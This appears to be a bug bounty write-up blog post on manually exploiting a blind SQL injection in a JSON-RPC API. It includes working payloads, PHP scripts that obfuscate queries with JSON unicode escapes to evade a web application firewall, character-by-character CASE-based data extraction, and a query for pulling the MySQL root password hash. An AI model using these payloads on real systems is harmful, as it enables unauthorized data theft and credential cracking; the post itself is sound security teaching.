
TomNomNom Follow
Explainer, talker, coder, fixer, eater, not really a sheep.
Jul 28 · 9 min read



```
// Add some obfuscation to defeat the WAF!
echo str_replace(
    ["C",       "S",       "T",       "W"],
    ["\u0043", "\u0053", "\u0054", "\u0057"],
    $payload
);
```

Making a Blind SQL Injection a Little Less Blind

Someone told me the other day that “no-one does SQL Injection by hand any more”. I want to tell you about a SQL Injection bug that I found and exploited manually.

***Disclaimer**: for the most part, I’m going to take you down the ‘happy path’ here. There were many more dead-ends, far more frustration, and much more head scratching in the discovery and exploitation of this bug than any of this would imply. I’d hate for all of that to get in the way of a good story though, so anyway…*

I was looking at a JSON-RPC API on a target (a target with a bug bounty program; I’m a good boy, I am), when I spotted a telltale sign of a problem: a single quote in the parameter would throw an error:

```
tom@bash:~▶ cat payload.json
{
    "jsonrpc": "2.0",
    "method": "getWidgets",
    "params": ["2'"]
}
tom@bash:~▶ curl -s $APIURL -d @payload.json
// ERRORS! ERRORS EVERYWHERE!
```

But with the quote wrapped in a MySQL comment, there was no error:

```
tom@bash:~▶ cat payload.json
{
    "jsonrpc": "2.0",
    "method": "getWidgets",
    "params": ["2/*'*/"]
}
tom@bash:~▶ curl -s $APIURL -d @payload.json
// No errors; just results :)
```

(I'm redacting the method name here to avoid disclosing the name of the target).

After a little messing around trying to inject a `UNION` (and failing), and trying a few different characters, I eventually figured out my payload was probably being put inside an `IN (...)` clause. Strong evidence for that was that if I passed in just a `2`, each of the `assets` in the returned data structure had a `type_id` of `2`:

```
tom@bash:~▶ cat payload.json
{
    "jsonrpc": "2.0",
    "method": "getWidgets",
    "params": ["2"]
}
tom@bash:~▶ curl -s $APIURL -d @payload.json | gron | grep
type_id
json.result.data.widget[5].assets[0].type_id = 2;
json.result.data.widget[5].assets[1].type_id = 2;
json.result.data.widget[5].assets[2].type_id = 2;
```

But if I passed in a comma-separated list of numbers, each of the `assets` had values for `type_id` that were included in the list I provided:

```
tom@bash:~▶ cat payload.json
{
    "jsonrpc": "2.0",
    "method": "getWidgets",
    "params": ["1,2,3,4,5,6,7,8,9,10"]
}
tom@bash:~▶ curl -s $APIURL -d @payload.json | gron | grep
type_id
json.result.data.widget[0].assets[0].type_id = 10;
json.result.data.widget[0].assets[1].type_id = 8;
json.result.data.widget[0].assets[2].type_id = 9;
json.result.data.widget[1].assets[0].type_id = 10;
json.result.data.widget[1].assets[1].type_id = 8;
json.result.data.widget[1].assets[2].type_id = 9;
json.result.data.widget[2].assets[0].type_id = 8;
json.result.data.widget[2].assets[1].type_id = 10;
json.result.data.widget[3].assets[0].type_id = 8;
json.result.data.widget[3].assets[1].type_id = 9;
json.result.data.widget[3].assets[2].type_id = 10;
json.result.data.widget[4].assets[0].type_id = 8;
json.result.data.widget[4].assets[1].type_id = 9;
json.result.data.widget[4].assets[2].type_id = 10;
json.result.data.widget[5].assets[0].type_id = 10;
json.result.data.widget[5].assets[1].type_id = 8;
json.result.data.widget[5].assets[2].type_id = 9;
json.result.data.widget[5].assets[3].type_id = 2;
json.result.data.widget[5].assets[4].type_id = 2;
json.result.data.widget[5].assets[5].type_id = 2;
```

That behaviour, and the relationship between `widgets` and `assets`, led me to believe that the query *probably* looked something like this:

```
SELECT
    w.id,
    w.name,
    a.type_id
FROM widgets w
LEFT JOIN assets a ON (
    a.widget_id = w.id
    AND a.type_id IN ($IDS)
)
...more SQL...
```

I was pretty sure it was a `LEFT JOIN` because the same number of `widgets` were always being returned, only the number of `assets` attached to them would vary depending on the parameter; and I was fairly sure there was some more SQL after the `JOIN` (a `LIMIT`, `ORDER BY`, another `JOIN`, or something like that) and that's what was preventing my earlier attempt at injecting a `UNION` statement from working.

So, no way to directly exfiltrate data then. This SQLi is as blind as a dodo (what? Dodos are dead, and dead things can't see).

. . .

Binary Questions

One of the fairly common ways to leverage a blind SQL Injection is to ask yes/no questions using an `IF(expression, true, false)` statement, and that was my very first thought. I knew already that if I provided an ID of `2` there would be some `assets` attached to the `widgets`, and if I provided an ID of `1` there would be no `assets`. So—in theory at least—I could use a subquery as my payload and have it return `2` for `true` and `1` for `false`. If there's `assets` in the response the answer would be 'yes', and if there aren't any the answer would be 'no'.

I decided I would test the theory by trying to figure out something simple: the hostname of the database server. The hostname on a MySQL server is stored in the `hostname` variable, and you can easily see it like this:

```
mysql> SELECT @@hostname;
+------------+
| @@hostname |
+------------+
| girru      |
+------------+
1 row in set (0.00 sec)
```

These examples are being run on a machine of mine, named after the Babylonian god of fire. I always think it's a good idea to test whatever you can locally instead of blindly (hah) trying to figure things out on the actual target, with no real feedback or error messages.

Because I can only ask yes/no questions, to figure out the hostname I need to see if the first character is an `a`, if it's a `b`, or `c`, and so on until I find the right character; then I can move on to the second character. You can do that by using the `SUBSTRING()` function:

```
mysql> SELECT IF(SUBSTRING(@@hostname, 1, 1) = "a", 2, 1);
+---------------------------------------------+
| IF(SUBSTRING(@@hostname, 1, 1) = "a", 2, 1) |
+---------------------------------------------+
|                                           1 |
+---------------------------------------------+
1 row in set (0.00 sec)
```

Remember: a `1` in the result means 'no', and a `2` means 'yes'. So, nope: not an `a`.

```
mysql> SELECT IF(SUBSTRING(@@hostname, 1, 1) = "b", 2, 1);
+---------------------------------------------+
| IF(SUBSTRING(@@hostname, 1, 1) = "b", 2, 1) |
+---------------------------------------------+
|                                           1 |
+---------------------------------------------+
1 row in set (0.00 sec)
```

Not a `b` either… Cue the wavy time-travel lines…

```
mysql> SELECT IF(SUBSTRING(@@hostname, 1, 1) = "g", 2, 1);
+----------------------------------------------+
| IF (SUBSTRING(@@hostname, 1, 1) = "g", 2, 1) |
+----------------------------------------------+
|                                            2 |
+----------------------------------------------+
1 row in set (0.00 sec)
```

Ah! It's a `g`! Now we can move on to the next character.

With my test query running fine locally, I could try it as a payload on the JSON-RPC API. Fingers crossed!

```
tom@bash:~▶ cat payload.json
{
    "jsonrpc": "2.0",
    "method": "getWidgets",
    "params": [
        "SELECT IF(SUBSTRING(@@hostname, 1, 1) = \"a\", 2,
1)"
    ]
}
tom@bash:~▶ curl -s $APIURL -d @payload.json
<HTML><HEAD>
<TITLE>Access Denied</TITLE>
</HEAD><BODY>
<H1>Access Denied</H1>
```

```
You don't have permission to access "<redacted>" on this
server.<P>
Reference&#32;<redacted>
</BODY>
</HTML>
```

Dammit, dammit, *dammit*. Those pesky WAFs are always getting in my way.

Thankfully, because the payload is JSON, I could easily obfuscate it to get around the WAF by using `\uXXXX` escape sequences. Crisis averted:

```
tom@bash:~▶ cat payload.json
{
    "jsonrpc": "2.0",
    "method": "getWidgets",
    "params": [
        "\u0053ELECT \u0049F(\u0053UBSTRING(@@hostname, 1,
1) = \"a\", 2, 1)"
    ]
}
tom@bash:~▶ curl -s $APIURL -d @payload.json | gron | grep
type_id
// No WAF error here; but no assets either!
```

No WAF error, but no `assets` either; so if everything's working as intended the hostname doesn't begin with an `a` . Time to try the next letter! And the next one… And the next one…

I worked my way through the alphabet until:

```
tom@bash:~▶ cat payload.json
{
    "jsonrpc": "2.0",
    "method": "getWidgets",
    "params": [
        "\u0053ELECT \u0049F(\u0053UBSTRING(@@hostname, 1,
1) = \"r\", 2, 1)"
    ]
}
tom@bash:~▶ curl -s $APIURL -d @payload.json | gron | grep
type_id
json.result.data.widget[5].assets[0].type_id = 2;
json.result.data.widget[5].assets[1].type_id = 2;
json.result.data.widget[5].assets[2].type_id = 2;
```

Results! The hostname starts with an `r`!

It was at this point I decided that rather than try and figure out the second character in the hostname, I'd write up my findings and report them. I figured I had a pretty good POC and that they'd surely reward me for being the hacking god that—in that moment—I knew myself to be.

Just in CASE

In my report I said something like "*data exfiltration, whilst slow, could easily be scripted*". Which is *true*, but it would still be a real pain to actually get any useful data out of the thing, wouldn't it? Asking all of those yes/no questions would surely show up on somebody's monitoring dashboard somewhere if you actually tried to use it for anything other than the shortest of strings.

How can we make things a little faster? Maybe even a couple of orders of magnitude faster?! We need to go beyond *binary* questions, beyond *trinary* questions, and even beyond that!… OK, I made that sound a little more exciting that it really is: we can use a `CASE` statement.

A `CASE` statement lets you do something like this:

```
mysql> SELECT CASE SUBSTRING(@@hostname, 1, 1)
    ->     WHEN "a" THEN 1
    ->     WHEN "b" THEN 2
    ->     WHEN "c" THEN 3
    ->     WHEN "d" THEN 4
    ->     WHEN "e" THEN 5
    ->     WHEN "f" THEN 6
    ->     WHEN "g" THEN 7
    ->     ...
    ->     WHEN "z" THEN 26
    -> END as result;
+--------+
| result |
+--------+
|      7 |
+--------+
1 row in set (0.00 sec)
```

So, because the result of this query is `7`, I know the first character in `@@hostname` is `g` :)

The *slight* problem here is that I couldn't just neatly use the numbers 1 to 26 for each letter, because not all possible IDs had corresponding `assets`. I needed to find enough *valid* IDs to make this work.

I wrote a little PHP script to save me from typing out the numbers from 1 to 100 and tried passing in `1,2,3...99,100` as the parameter. I used a little bit of command line trickery to find a list of all the unique valid IDs:

```
tom@bash:~▶ cat genrange.php
<?php
$payload = [
    "jsonrpc" => "2.0",
    "method"  => "getWidgets",
    "params"  => [
        implode(",", range(1, 100))
    ]
];


echo json_encode($payload);
tom@bash:~▶ curl --compressed -s $APIURL -d @<(php
genrange.php) | gron | grep type_id | awk '{print $NF}' |
sort -nu
2;
9;
10;
11;
...snip...
37;
38;
39;
40;
```

In total I found 31 valid IDs, which isn't nearly enough to cover even the ASCII character set, but it's enough to cover all the lower-case letters and even a few numbers for good measure. It's also a *lot* better than only being able to answer yes/no questions.

I knocked together another hacky PHP script to make generating my payload a little easier:

```
tom@bash:~▶ cat gensql.php
<?php
// first argument to the script is the char to fetch
$char = $argv[1]?? 1;

// The payload
$sql = '
    SELECT CASE SUBSTRING(@@hostname, '.$char.', 1)
        WHEN "a" THEN 2
        WHEN "b" THEN 8
        WHEN "c" THEN 9
        WHEN "d" THEN 10
...snip...
        WHEN "z" THEN 35
        WHEN "0" THEN 36
        WHEN "1" THEN 37
        WHEN "2" THEN 38
        WHEN "3" THEN 39
        WHEN "4" THEN 40
    END
';

$wrapper = [
    "jsonrpc" => "2.0",
    "method" => "getWidgets",
    "params" => [$sql]
];

$payload = json_encode($wrapper);

// Add some obfuscation to defeat the WAF :)
echo str_replace(
    ["C",      "S",      "T",      "W"],
    ["\u0043", "\u0053", "\u0054", "\u0057"],
    $payload
);
```

(I probably could have generated all the `WHEN "x" THEN y` parts of the query with a loop but all I can say to that is: ¯_(ツ)_/¯)

With my script in hand I could try and figure out the rest of that pesky hostname; using `awk '{print $NF}'` to print the last field (i.e. the `type_id`), and `uniq` to remove the duplicates.

First character:

```
tom@bash:~▶ curl -s $APIURL -d @<(php gensql.php 1) | gron |
grep type_id | awk '{print $NF}' | uniq
```

```
27;
```

Consulting my lookup table, that's an `r`! Good, I knew that, so it looks like it's working. More characters:

```
tom@bash:~▶ curl -s $APIURL -d @<(php gensql.php 2) | gron |
grep type_id | awk '{print $NF}' | uniq
11;
tom@bash:~▶ curl -s $APIURL -d @<(php gensql.php 3) | gron |
grep type_id | awk '{print $NF}' | uniq
10;
tom@bash:~▶ curl -s $APIURL -d @<(php gensql.php 4) | gron |
grep type_id | awk '{print $NF}' | uniq
2;
```

`11`, `10`, and `2`; that's `e`, `d`, and `a`. Hmm, `reda`? Let's keep going…

```
tom@bash:~▶ curl -s $APIURL -d @<(php gensql.php 5) | gron |
grep type_id | awk '{print $NF}' | uniq
9;
tom@bash:~▶ curl -s $APIURL -d @<(php gensql.php 6) | gron |
grep type_id | awk '{print $NF}' | uniq
29;
tom@bash:~▶ curl -s $APIURL -d @<(php gensql.php 7) | gron |
grep type_id | awk '{print $NF}' | uniq
11;
tom@bash:~▶ curl -s $APIURL -d @<(php gensql.php 8) | gron |
grep type_id | awk '{print $NF}' | uniq
10;
```

`9`, `29`, `11`, and `10`… So that's `c`, `t`, `e`, and `d`.

Oh hey: it's `redacted` ;)

All joking (and redaction) aside, I actually was able to read the hostname at a rate of one character per request, or—and this is a bit of a guess—about 2 bits per second.

• • •

Upping The Impact?

Reading the hostname out of a variable isn't really a big deal; I get that. So what else could you get? How about this (provided the database user in question has permission to read it):

```
SELECT CASE SUBSTRING((
    SELECT u.authentication_string
    FROM mysql.user u
    WHERE u.User = "root"
), 1, 1)
    WHEN "*" THEN 2
    WHEN "0" THEN 8
    WHEN "1" THEN 9
...snip...
    WHEN "E" THEN 22
    WHEN "F" THEN 23
END
```

42 requests or so later and you've got yourself a hash for offline brute-forcing. Much of the time of course, having the root MySQL password is pretty much useless because most sane people don't allow direct access to their MySQL instances. It's a neat trick though, huh?

In a 'real' attack my first port of call would be the `information_schema` , so I could learn more about the schema and what other juicy data could be extracted. And I *might* have done that, had I not found a non-blind SQL Injection bug in the very next method I looked at 🙄

This was a fun bug. I appreciate it's nothing truly groundbreaking, but I don't find SQLi bugs very often so I thought it warranted a write-up :)